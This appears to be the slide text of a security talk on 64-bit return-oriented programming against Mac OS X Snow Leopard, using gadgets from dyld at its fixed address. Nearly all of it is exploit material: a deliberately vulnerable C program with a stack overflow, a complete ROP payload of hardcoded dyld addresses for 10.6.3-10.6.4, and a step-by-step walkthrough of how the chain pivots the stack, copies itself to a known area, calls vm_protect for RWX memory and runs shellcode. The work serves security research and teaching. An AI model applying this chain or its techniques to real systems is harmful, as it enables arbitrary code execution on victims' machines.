mov     rbp, rsp
movzx   eax, byte ptr [rdi+74h]
leave
retn
__ZNK16ImageLoaderMachO12segmentCountEv endp
```

More on RBP

- Of the 1570 occurrences of \xc3 in dyld, only 283 (18%) are “usable”, i.e. don’t have a leave instruction or undefined bytes before it
- Unless you want to assume address of your data is in rbp, you have only 283 primitives to work with
- Even if rbp points to your stuff, can only use a “leaver” once
- Once you know where you are in memory, it is pretty easy to develop ROP payloads
- afaik, there are no public x86_64 Mac OS X ROP payloads available

Example vulnerable program

```
#include <string.h>

char *my_memcpy(char *dst, char *src, int len){
        char *dst_ptr = dst;
        while(len-->0)
                *dst_ptr++ = *src++;
        return dst;
}

int foo(long *data, int len){
        char buf[4];
        my_memcpy(buf, (char *) data, len);
}

int main(){
        foo(shellcode2, sizeof(shellcode2));
}
```

When foo returns, rax and rdi happen to contain the address of buf[]

64-bit ROP payload from dyld

- We don’t know the address of buf[] or shellcode2[]
- rax, rdi contain address of buf
- Pivot to rax
- Idea: copy data from rax to fixed location in memory which is RW
- We can hardcode rsp, rbp at that point to call vm_protect on this fixed location
- Finally, execute our shellcode

Payload (10.6.3-10.6.4)

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

step 1: pivot to rax

```
0x00007fff5fc24c8b    mov    QWORD PTR [rdi+0x38],rax
0x00007fff5fc24c8f    mov    rbx,QWORD PTR [rdi+0x20]
0x00007fff5fc24c93    mov    QWORD PTR [rax],rbx
0x00007fff5fc24c96    mov    rbx,QWORD PTR [rdi+0x80]
0x00007fff5fc24c9d    mov    QWORD PTR [rax+0x8],rbx
0x00007fff5fc24ca1    mov    rax,QWORD PTR [rdi]
0x00007fff5fc24ca4    mov    rbx,QWORD PTR [rdi+0x8]
0x00007fff5fc24ca8    mov    rcx,QWORD PTR [rdi+0x10]
0x00007fff5fc24cac    mov    rdx,QWORD PTR [rdi+0x18]
0x00007fff5fc24cb0    mov    rsi,QWORD PTR [rdi+0x28]
0x00007fff5fc24cb4    mov    rbp,QWORD PTR [rdi+0x30]
0x00007fff5fc24cb8    mov    r8,QWORD PTR [rdi+0x40]
0x00007fff5fc24cbc    mov    r9,QWORD PTR [rdi+0x48]
0x00007fff5fc24cc0    mov    r10,QWORD PTR [rdi+0x50]
0x00007fff5fc24cc4    mov    r11,QWORD PTR [rdi+0x58]
0x00007fff5fc24cc8    mov    r12,QWORD PTR [rdi+0x60]
0x00007fff5fc24ccc    mov    r13,QWORD PTR [rdi+0x68]
0x00007fff5fc24cd0    mov    r14,QWORD PTR [rdi+0x70]
0x00007fff5fc24cd4    mov    r15,QWORD PTR [rdi+0x78]
0x00007fff5fc24cd8    mov    rsp,QWORD PTR [rdi+0x38]
0x00007fff5fc24cdc    pop    rdi
0x00007fff5fc24cdd    ret
```

copy rax to buf+38

copy buf+80 to buf+4 (future rip)

Our pivot: copy &buf to rsp

rsp

&buf

copied to buf[0]

```
long shellcode2[] = {
                    0xdeadbeef00000000,
                    0xdeadbeef00000001,
                    0x00007fff5fc23396,     // rip3
                    0x00007fff5fc24c8b,     // rip1
                    0x00007fff5fc24cdc,     // rip4
                    0xdeadbeef00000005,
                    0x00007fff5fc23396,     // rip5
                    0xdeadbeef00000007,     // will get &buf
                    0x00007fff5fc24cdd,     // rip6
                    0x00007fff5fc10026,     // rip7
                    0x00007fff5fc50098,
                    0x00007fff5fc24cdd,     // rip8
                    0x0000000000000200,
                    0x00007fff5fc24cdc,     // rip9
                    0x00007fff5fc50001,
                    0x00007fff5fc24cdd,     // rip10
                    0x00007fff5fc24cdd,     // rip2,rip11
                    0x00007fff5fc1ddc0,     // rip12
                    0x00007fff5fc1018b,     // rip13
                    0x00007fff5fc500e8,
                    0x00007fff5fc24cdc,     // rip14
                    0x0000000000001001,
                    0x00007fff5fc1ddc0,     // rip15
                    0x00007fff5fc01c1e,     // rip16
                    0x0000000000000007,
                    0x00007fff5fc4ff6e,
                    0x00007fff5fc50000,
                    0x0000000000000000,
                    0xdeadbeef00000028,
                    0x00007fff5fc50110,
                    0x00007fff5fc0d34a,     // rip17
                    0xdeadbeef00000031,
                    0xdeadbeef00000032,
                    0xdeadbeef00000033,
                    0xdeadbeef00000034,
                    0x00007fff5fc50120,     // rip18
                    0xfeeb909090909090      // Put shellcode here
                };
```

we want to “nop” down to where buf is

ROP NOP

```
0x00007fff5fc24cdd   ret
```

rsp

&buf

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

Keep nopping, skip over where rip1 was stored

```
0x00007fff5fc23396    pop    rbx
0x00007fff5fc23397    ret
```

rsp

&buf

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

Keep nopping

```
0x00007fff5fc24cdc    pop    rdi
0x00007fff5fc24cdd    ret
```

rsp

&buf

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

pick up &buf

```
0x00007fff5fc23396   pop    rbx
0x00007fff5fc23397   ret
```

All this work to do

mov rbx, rax

rbx now has our location in it

rsp

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

we want to set up for a call to memcpy

We'll need values for
rbp, rdi, and rax
(we use a call to memcpy from within
a different function)

```
0x00007fff5fc24cdd   ret
```

for some alignment later

rsp

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

set rbp

set rbp (our hardcoded RW area)
rsp adjusted
r11 was set at the begining

```
0x00007fff5fc10026    pop    rbp
0x00007fff5fc10027    add    rsp,0x10
0x00007fff5fc1002b    jmp    r11
```

rsp

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

set rdi

```
0x00007fff5fc24cdc   pop    rdi
0x00007fff5fc24cdd   ret
```

rdi set to 0x00007fff5fc50001
an unused RW area in dyld data

rsp

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

nop over stuff used earlier

ROP NOP

```
0x00007fff5fc24cdd   ret
```

rsp

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

nop over stuff used earlier

ROP NOP

```
0x00007fff5fc24cdd   ret
```

rsp

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

set rax = rdi - 1

```
0x00007fff5fc1ddc0    lea    rax,[rdi-0x1]
0x00007fff5fc1ddc4    ret
```

rax points to RW

rsp

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

call memcpy, pivot to our known location code

memcpy(0x7fff5fc50000, buf, 0x200)

```
0x00007fff5fc1018b    mov     rdx,r12
0x00007fff5fc1018e    mov     rsi,rbx
0x00007fff5fc10191    mov     rdi,rax
0x00007fff5fc10194    call    0x7fff5fc234f0 <__dyld_memcpy>
0x00007fff5fc10199    mov     rax,r13
0x00007fff5fc1019c    mov     rbx,QWORD PTR [rbp-0x18]
0x00007fff5fc101a0    mov     r12,QWORD PTR [rbp-0x10]
0x00007fff5fc101a4    mov     r13,QWORD PTR [rbp-0x8]
0x00007fff5fc101a8    leave
0x00007fff5fc101a9    ret
```

Pivot to hardcoded, known address
leave sets rsp = rbp (0x7fff5fc50098)

rsp

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

Now we know the value of rsp, our code at known location

Set rdi in order to set rax

```
0x00007fff5fc24cdc    pop    rdi
0x00007fff5fc24cdd    ret
```

rdi set to 0x1001

rsp

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

set rax = rdi - 1

```
0x00007fff5fc1ddc0    lea    rax,[rdi-0x1]
0x00007fff5fc1ddc4    ret
```

rax = 0x1000
size to vm_protect

rsp

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

set rbx, r12

```
0x00007fff5fc01c1e    pop     rbx
0x00007fff5fc01c1f    pop     r12
0x00007fff5fc01c21    pop     r13
0x00007fff5fc01c23    pop     r14
0x00007fff5fc01c25    pop     r15
0x00007fff5fc01c27    leave
0x00007fff5fc01c28    ret
```

rbx = 0x7 (RWX)

r12 points has property that [r12+0xfa]=0

Leave is okay, because we set rbp appropriately

rsp

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

get vm_protect called (within ImageLoaderMach::segProtect)

```
kern_return_t vm_protect (vm_task_t target_task, vm_address_t address, vm_size_t size,
                          boolean_t set_maximum, vm_prot_t new_protection)
```

```
0x00007fff5fc0d34a    mov    r8d,ebx
0x00007fff5fc0d34d    xor    ecx,ecx
0x00007fff5fc0d34f    mov    rdx,rax
0x00007fff5fc0d352    mov    rsi,QWORD PTR [rbp-0x40]
0x00007fff5fc0d356    lea    rax,[rip+0x3280f]
0x00007fff5fc0d35d    mov    edi,DWORD PTR [rax]
0x00007fff5fc0d35f    call   0x7fff5fc1d122 <__dyld_vm_protect>
0x00007fff5fc0d364    test   eax,eax
0x00007fff5fc0d366    je     0x7fff5fc0d38d
0x00007fff5fc0d38d    cmp    BYTE PTR [r12+0xfa],0x0
0x00007fff5fc0d396    je     0x7fff5fc0d406
0x00007fff5fc0d406    mov    rbx,QWORD PTR [rbp-0x28]
0x00007fff5fc0d40a    mov    r12,QWORD PTR [rbp-0x20]
0x00007fff5fc0d40e    mov    r13,QWORD PTR [rbp-0x18]
0x00007fff5fc0d412    mov    r14,QWORD PTR [rbp-0x10]
0x00007fff5fc0d416    mov    r15,QWORD PTR [rbp-0x8]
0x00007fff5fc0d41a    leave
0x00007fff5fc0d41b    ret
```

Sets target_task (rdi) for us (mach_task_self)

address (rsi) comes from a local variable we control

size (rdx) we loaded into rax

set_maximum (rcx) is set to 0 in this code

new_protection (r8) we loaded into rbx

rsp

```
long shellcode2[] = {
        0xdeadbeef00000000,
        0xdeadbeef00000001,
        0x00007fff5fc23396,     // rip3
        0x00007fff5fc24c8b,     // rip1
        0x00007fff5fc24cdc,     // rip4
        0xdeadbeef00000005,
        0x00007fff5fc23396,     // rip5
        0xdeadbeef00000007,     // will get &buf
        0x00007fff5fc24cdd,     // rip6
        0x00007fff5fc10026,     // rip7
        0x00007fff5fc50098,
        0x00007fff5fc24cdd,     // rip8
        0x0000000000000200,
        0x00007fff5fc24cdc,     // rip9
        0x00007fff5fc50001,
        0x00007fff5fc24cdd,     // rip10
        0x00007fff5fc24cdd,     // rip2,rip11
        0x00007fff5fc1ddc0,     // rip12
        0x00007fff5fc1018b,     // rip13
        0x00007fff5fc500e8,
        0x00007fff5fc24cdc,     // rip14
        0x0000000000001001,
        0x00007fff5fc1ddc0,     // rip15
        0x00007fff5fc01c1e,     // rip16
        0x0000000000000007,
        0x00007fff5fc4ff6e,
        0x00007fff5fc50000,
        0x0000000000000000,
        0xdeadbeef00000028,
        0x00007fff5fc50110,
        0x00007fff5fc0d34a,     // rip17
        0xdeadbeef00000031,
        0xdeadbeef00000032,
        0xdeadbeef00000033,
        0xdeadbeef00000034,
        0x00007fff5fc50120,     // rip18
        0xfeeb909090909090      // Put shellcode here
};
```

Execute the shellcode (begins at 0x00007fff5fc50120)

Conclusions

- The biggest change between Leopard and Snow Leopard was that the heap was made non-executable
- 64-bit processes and 32-bit plugins
- ASLR did not change
- ROP is possible exclusively using dyld which is at a fixed address

Questions?

- Contact me at cmiller@securityevaluators.com